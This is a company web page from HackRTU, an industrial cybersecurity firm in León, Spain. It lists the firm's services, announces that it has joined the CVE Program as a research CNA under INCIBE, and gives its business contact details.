Technical and regulatory review of the industrial environment.

Asset inventory
Identification and classification of industrial assets.

Consulting
Development of customised policies, procedures and risk analyses.

Offensive Services
Penetration testing and analysis of industrial devices.

Network Redesign
Improvement of network architectures and design of reference architectures.

Training
Awareness and specialised courses in industrial cybersecurity.

HackRTU INDUSTRIAL SECURITY

HACKRTU AS CNA

- HackRTU **becomes part of the CVE Program as a research CVE Numbering Authority (CNA). HackRTU is the eleventh CNA from Spain to partner with the CVE Program.**
  - As company we will join the 10 Spanish CNAs in reporting and managing vulnerabilities in an ethical way to help the industrial community, in our case, to improve the security level of their systems and devices.
- HackRTU will be under the leadership of the National Cybersecurity Institute (INCIBE), **as Root** and will be **a research CNA focused on industrial environments.**
- Our company would like to **thank INCIBE for allowing us to be the CNA, due to the work and dedication of our researchers** in the management and reporting of vulnerabilities at national and international level.

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

HackRTU
INDUSTRIAL SECURITY

CVE 25 YEARS

CONTACT US

LOCATION

Santos Ovejero 1 Street
CEBT Center
Office P01-02
24008
León (León)

EMAIL

info@hackrtu.com

CNA

cve.coordination@hackrtu.com

PHONE NUMBER

(+34) 987 04 45 22

HackRTU
INDUSTRIAL SECURITY

HackRTU

INDUSTRIAL SECURITY